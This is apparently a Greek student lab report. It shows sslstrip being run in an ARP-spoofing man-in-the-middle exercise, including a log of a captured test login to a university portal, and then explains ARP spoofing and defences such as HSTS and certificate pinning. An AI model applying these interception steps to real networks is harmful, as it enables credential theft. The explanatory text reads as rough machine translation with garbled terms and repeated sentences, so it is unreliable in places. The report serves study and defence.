
Βλέπουμε δηλαδή ότι συνδεθήκαμε στο gunet2.



Ενώ παράλληλα αν δοκιμάσουμε να εισάγουμε τα στοιχεία μας βλέπουμε το εξής.




Πατώντας leafpad sslstrip.log




```
root@kali: /usr/share/mana-toolkit/sslstrip-hsts/dns2proxy
root@kali: /usr/share/mana-toolkit/sslstrip-hsts/sslstrip2
File Edit View Search Terminal Help
:ld:3
0:c:2 File Edit View Search Terminal Help
:81:1 + POC by Leonardo Nve
0:c:2 ^Z
:ld:3 [1]+ Stopped python sslstrip.py
0:c:2 root@kali: /usr/share/mana-toolkit/sslstrip-hsts/sslstrip2# python sslstrip.py -l
:81:1 9000
0:c:2
0:c:2 sslstrip 0.9 + by Moxie Marlinspike running...
0:c:2 + POC by Leonardo Nve
:81:1 ^Z
0:c:2 [2]+ Stopped python sslstrip.py -l 9000
:ld:3 root@kali: /usr/share/mana-toolkit/sslstrip-hsts/sslstrip2# ls -l
0:c:2 total 152
:81:1 drwxr-xr-x 4 root root 4096 Mar 18 08:39 build
0:c:2 -rw-r--r-- 1 root root 35147 May 25 2016 COPYING
:ld:3 -rw-r--r-- 1 root root 74691 Mar 19 12:09 debug_ssl.log
0:c:2 -rw-r--r-- 1 root root 1150 May 25 2016 lock.ico
:81:1 -rw-r--r-- 1 root root 0 May 25 2016 poc.log
0:c:2 -rw-r--r-- 1 root root 1166 May 25 2016 README
:ld:3 -rw-r--r-- 1 root root 725 May 25 2016 README.md
0:c:2 -rw-r--r-- 1 root root 1283 May 25 2016 setup.py
:81:1 drwxr-xr-x 2 root root 4096 Mar 18 09:24 sslstrip
0:c:2 -rw-r--r-- 1 root root 195 Mar 19 12:09 sslstrip.log
:ld:3 -rwxr-xr-x 1 root root 4203 May 25 2016 sslstrip.py
0:c:2 root@kali: /usr/share/mana-toolkit/sslstrip-hsts/sslstrip2#
```

Βλέπουμε ότι έχει γεμίσει το αρχείο.

Και μας εμφανίζει μέσα τους κωδικούς με τους οποίους συνδέθηκε το απλό μηχανήμα.



```
KaliLinux32bit - VMware Workstation 15 Player (Non-commercial use only)
Player
Applications Places Leafpad Tue 12:22
sslstrip.log
File Edit Search Options Help
2019-03-19 12:21:21,193 SECURE POST Data (gunet2.cs.unipi.gr):
next=%2Fmain%2Fportfolio.php&uname=user1+&pass=123&submit=%CE%95%CE%AF%CF%83%C
```





2) Χρησιμοποιώντας δικτυακές πηγές (δείτε ενδεικτικά τους παρακάτω συνδέσμους) να εξηγήσετε πως λειτουργεί η παραπάνω επίθεση.

Το πρωτόκολλο ανάλυσης διευθύνσεων (ARP) [3] χρησιμοποιείται για τη χαρτογράφηση διευθύνσεων δικτύου ενός μηχανήματος (διεύθυνση IP) σε φυσικές διευθύνσεις (διεύθυνση MAC). Αυτό το πρωτόκολλο παίζει σημαντικό ρόλο στο περιβάλλον LAN, καθώς κάθε πλαίσιο που μεταδίδεται από τον κεντρικό υπολογιστή πρέπει να περιέχει μια διεύθυνση MAC προορισμού. Εάν είναι γνωστή η διεύθυνση IP ενός κεντρικού υπολογιστή προορισμού, τότε το ARP χρησιμοποιείται για τον προσδιορισμό της διεύθυνσης MAC του κεντρικού υπολογιστή. Αυτή η διεύθυνση MAC χρησιμοποιείται στη συνέχεια για την παράδοση πλαισίων στον κεντρικό υπολογιστή προορισμού στο δίκτυο. Η λειτουργία του πρωτοκόλλου ARP έχει ως εξής.

- 1) Ο κεντρικός υπολογιστής μεταδίδει ένα μήνυμα αίτησης ARP στο δίκτυο για να προσδιορίσει τη διεύθυνση MAC άλλου κεντρικού υπολογιστή.
- 2) Όλοι οι κεντρικοί υπολογιστές που είναι συνδεδεμένοι στο LAN λαμβάνουν το αίτημα.
- 3) Ο κεντρικός υπολογιστής, του οποίου η διεύθυνση IP ταιριάζει με το IP προορισμού του μηνύματος αίτησης ARP, αποστέλλει πίσω μια απάντηση ARIC unicast που περιέχει τη δική του διεύθυνση MAC.
- 4) Αφού λάβει την απάντηση ARP, ο κεντρικός υπολογιστής αποθηκεύει το ζεύγος (IP, MAC) σε μια τοπική μνήμη ARP για να αποφύγει το ίδιο αίτημα ARP στο μέλλον.

Η πλαστογράφηση ARP είναι μια διαδικασία δημιουργίας και εισαγωγής ψεύτικου αιτήματος ARP και μηνυμάτων απάντησης ARP στο δίκτυο. Χρησιμοποιείται από τους εισβολείς για τον έλεγχο της ροής των πακέτων μέσω ενός δικτύου σύμφωνα με τις απαιτήσεις τους.

Τύποι επιθέσεων ARP Spoofing.

Επίσκεψη πλαστοπροσωπίας υποδοχής: Η πλαστογράφηση ARP χρησιμοποιείται για την αλλαγή του πίνακα ARP cache του κεντρικού υπολογιστή που επικοινωνεί μεταξύ τους έτσι ώστε κάθε πακέτο που αποστέλλεται από τον κεντρικό υπολογιστή να κατευθύνεται στον εισβολέα. Αφού λάβει το πακέτο από τον εισβολέα υποδοχής ανταποκρίνεται σε αυτό και δημιουργεί την εντύπωση ότι ο κεντρικός υπολογιστής επικοινωνεί με τον επιθυμητό προορισμό.

Η επίθεση της πλαστοπροσωπίας ARP: Η πλαστογράφηση ARP χρησιμοποιείται για να αλλάξει ο πίνακας προσωρινής μνήμης ARP της επίθεσης Man-In-The-Middle (MITM): Με την δηλητηρίαση ARP cache δύο κεντρικών υπολογιστών που επικοινωνούν με το καθένα, ο εισβολέας μπορεί να παρακολουθεί όλη την κίνηση μεταξύ δύο φιλοξενεί. Αυτή η επίθεση χρησιμοποιείται για την πρόσβαση σε ευαίσθητες πληροφορίες, όπως κωδικούς πρόσβασης, και για την τροποποίηση των δεδομένων που διαβιβάζονται ώστε να διακυβεύεται η ακεραιότητα των δεδομένων. Επικοινωνούν μεταξύ τους έτσι ώστε κάθε πακέτο που αποστέλλεται από τον κεντρικό υπολογιστή να κατευθύνεται στον εισβολέα. Αφού λάβει το πακέτο από τον εισβολέα υποδοχής ανταποκρίνεται σε αυτό και δημιουργεί την εντύπωση ότι ο κεντρικός υπολογιστής επικοινωνεί με τον επιθυμητό προορισμό.



3) Να προτείνετε και να εφαρμόσετε (όπου είναι δυνατό) μέτρα προστασίας από την παραπάνω επίθεση. Χρησιμοποιώντας δικτυακές και άλλες πηγές να εξηγήσετε συνοπτικά τα μέτρα προστασίας. Αναφέρετε ποιά από τα μέτρα προστασίας μπορούν να εφαρμοστούν στη μεριά του client και ποια στην μεριά του server. (Ενδεικτικά αναφέρονται: static arp, HSTS, certificate pinning κτλ.)

HTTP Strict Transport Security (HSTS)

HTTP αυστηρή ασφάλεια των μεταφορών (HSTS)

Η HTTP Strict Security Security είναι σύμφωνα με τον ορισμό που αναφέρεται στην περίληψη του RFC 6797 από τον Νοέμβριο του 2012 "μηχανισμό που επιτρέπει στους δικτυακούς τόπους να δηλώνουν πρόσβαση μόνο μέσω ασφαλούς σύνδεσης ή / και για να μπορούν οι χρήστες να κατευθύνουν τους πράκτορες των χρηστών τους μόνο σε ασφαλείς συνδέσεις "[2]. Αυτό δηλώνεται ως επί το πλείστον από διακομιστές ιστού μέσω πεδίου κεφαλίδας απόκρισης HTTP. Με άλλα λόγια, η HTTP Strict Transport Security είναι μια πολιτική που απαιτεί ως επί το πλείστον τη χρήση του Transport Layer Security (TLS) στα προγράμματα περιήγησης ιστού (πράκτορες). Επιτρέπει την αποτελεσματική υλοποίηση του TLS διασφαλίζοντας ότι όλη η επικοινωνία πραγματοποιείται μέσω ασφαλούς καναλιού. Ένα άλλο θετικό αποτέλεσμα είναι ο μετριασμός των επιθέσεων του ανθρώπου στη μέση (MitM), όπου το TLS μπορεί να αποσυρθεί από την επικοινωνία και να αφήσει τον περιηγητή σε κίνδυνο.

Το HSTS μετριάζει αυτόν τον κίνδυνο (απειλή) επιβάλλοντας τη χρήση του TLS από το πρόγραμμα περιήγησης, το οποίο εμποδίζει το περιηγητή πλοήγησης στην τοποθεσία χρησιμοποιώντας πρωτόκολλο HTTP.

Εφαρμογή του HSTS

Η υλοποίηση του HSTS δηλώνεται με την έκδοση πολιτικής HSTS, κάτι που πρακτικά πραγματοποιείται ως προσθήκη της κεφαλίδας απόκρισης HTTP με τίτλο "Strict-Transport-Security". Στο παραδοσιακό σχήμα ονομαστικής τιμής ζεύγους, το "Strict-Transport-Security" είναι το όνομα και η τιμή μπορεί να είναι διάφορες παράμετροι, χωρισμένες με ερωτηματικό.

Πρώτη παράμετρος "Max-Age" είναι υποχρεωτική και μπορεί να είναι οποιαδήποτε τιμή από το 0 προς τα πάνω. Αντιπροσωπεύει τον χρόνο σε δευτερόλεπτα κατά τη διάρκεια του περιηγητή που επεξεργάζεται τον τομέα ή τον υπό τομέα ως κεντρικό υπολογιστή HSTS. Η τιμή 0 έχει ιδιαίτερη σημασία για το πρόγραμμα περιήγησης - αυτό σημαίνει ότι ο περιηγητής πρέπει να καταργήσει όλες τις πολιτικές για συγκεκριμένο τομέα ή υπό τομέα.

Δεύτερη παράμετρος "Περιλαμβάνει domains" είναι προαιρετικό. Αντιπροσωπεύει ότι το πρόγραμμα περιήγησης πρέπει να συμπεριφέρεται σε όλους τους υπό τομείς συγκεκριμένου τομέα καθώς φιλοξενεί και το HSTS.

Πολύ σημαντικό είναι το γεγονός ότι η κεφαλίδα HSTS θα πρέπει να αποστέλλεται στον browser μόνο μέσω HTTPS πρωτοκόλλου και ο πελάτης πρέπει πάντα να το αγνοεί εάν έχει αποσταλεί μέσω πρωτοκόλλου HTTP. Πρωταρχικός λόγος για αυτή τη



συμπεριφορά είναι ότι ο επιτιθέμενος που τρέχει το MiTM επίθεση θα μπορούσε να αφαιρέσει αυτή την κεφαλίδα και να προκαλέσει ανεπιθύμητα αποτελέσματα για το πρόγραμμα περιήγησης. Στην πραγματικότητα, υπάρχει μόνο μία ευκαιρία για εισβολέα - να παρακολουθεί την πρώτη επικοινωνία μεταξύ του προγράμματος περιήγησης και του διακομιστή ή να περιμένει, μέχρι να λήξει η πολιτική HSTS.

Αφού ο περιηγητής αποδέχεται την πολιτική HSTS, θα θεωρήσει έναν διακομιστή ως έναν έγκυρο κεντρικό υπολογιστή HSTS και κατά τη διάρκεια της πολιτικής (μέγιστη ηλικία) αποθηκεύει αυτήν την πολιτική εσωτερικά. Κατά τη διάρκεια αυτής της περιόδου, ο πελάτης θα μετασχηματίσει το ασφαλές URI στον κεντρικό υπολογιστή HSTS (για τον τομέα και ακόμη και για τους υποτομείς) σε ασφαλές URI (από http: // έως https: //) προτού στείλει αιτήματα και τερματίσει οποιαδήποτε ασφαλής σύνδεση σε περίπτωση σφαλμάτων ή προειδοποιήσεων. Ακόμη και αν έχει καθοριστεί ρητά το πρωτόκολλο HTTP, ο πελάτης χρησιμοποιεί πάντα το πρωτόκολλο HTTPS. Ο τερματισμός της σύνδεσης όταν υπάρχει κάποια αβεβαιότητα είναι το καλύτερο δυνατό επίπεδο προστασίας για τον πελάτη

Πηγή: <https://ieeexplore.ieee.org/document/8102478>

Introduction to HTTP security headers and implementation of HTTP strict transport security (HSTS) header for HTTPS enforcing

Εκδόθηκε: 2017 15th International Conference on Emerging eLearning Technologies and Applications (ICETA)

Certificate pinning

Η ενεργοποίηση του πιστοποιητικού χρησιμοποιείται για τη διασφάλιση ασύρματων καναλιών στον κινητό χώρο. Οι προγραμματιστές και οι χρήστες εκτελούν εξειδικευμένη ασφάλεια από άκρο σε άκρο κατά την αποστολή και λήψη δεδομένων. Η εφαρμογή για κινητά υπολογιστών-πελάτη χρησιμοποιεί τη σήμανση Πιστοποίηση ως πρόσθετο επίπεδο ασφάλειας για να διασφαλίσει ότι το πιστοποιητικό που ανταλλάσσεται από τον απομακρυσμένο διακομιστή είναι αυτό που αναμένεται. Στην αποτύπωση πιστοποιητικών σκληροποιούμε το πιστοποιητικό που είναι γνωστό ότι χρησιμοποιείται από τον διακομιστή στην εφαρμογή κινητού τηλεφώνου πελάτη. Με τη συμπερίληψη του πιστοποιητικού απομακρυσμένου διακομιστή στην εφαρμογή πελάτη, είναι δυνατό να συγκρίνετε το πιστοποιητικό ή το κλειδί που είναι τοπικά αποθηκευμένο με αυτό που παρέχεται από τον απομακρυσμένο διακομιστή. Η εφαρμογή-πελάτης επαληθεύει την ασφάλεια της επικοινωνίας δικτύου βάσει των πιστοποιητικών διακομιστή με καρφίτσες. Αυτό επιτρέπει στους προγραμματιστές να εμπιστεύονται έναν κεντρικό υπολογιστή με πιστοποιητικό που έχει υπογράψει αυτόματα χωρίς να χρειάζεται να εγκατασταθούν πρόσθετα πιστοποιητικά στη συσκευή. Εξαλείφει επίσης την ανάγκη αγοράς πιστοποιητικού SSL από CAs τρίτου μέρους.



Υπάρχουν τρεις τύποι πιστοποίησης. Με βάση τον τρόπο με τον οποίο μια εφαρμογή λαμβάνει ολόκληρη την αλυσίδα πιστοποιητικών από το διακομιστή.

- 1) Pinning the end (leaf) certificate: Δεν υπάρχει πιστοποιητικό που να μπορεί να υπογραφεί από το φύλλο ή το τελικό πιστοποιητικό, η προσκόλληση του πιστοποιητικού φύλλου μειώνει την επιφάνεια επίθεσης στο ελάχιστο.
- 2) Pinning the intermediate certificate: Έχει την μεγαλύτερη επιφάνεια επίθεσης σε σύγκριση με το πιστοποιητικό φύλλων, αλλά απαιτεί λιγότερες ενημερώσεις, καθώς αυτό το πιστοποιητικό δεν αλλάζει τακτικά.
- 3) Pinning the root certificate: Τα πιστοποιητικά φύλλων υπογράφονται από το πιστοποιητικό ρίζας. Έτσι αφήνει τη μεγαλύτερη επιφάνεια επίθεσης σε σύγκριση με τις προηγούμενες δύο κατηγορίες. Αλλά σε αυτή την περίπτωση η συχνότητα ενημέρωσης του πιστοποιητικού είναι χαμηλότερη.

Πηγή: <https://ieeexplore.ieee.org/document/8068748>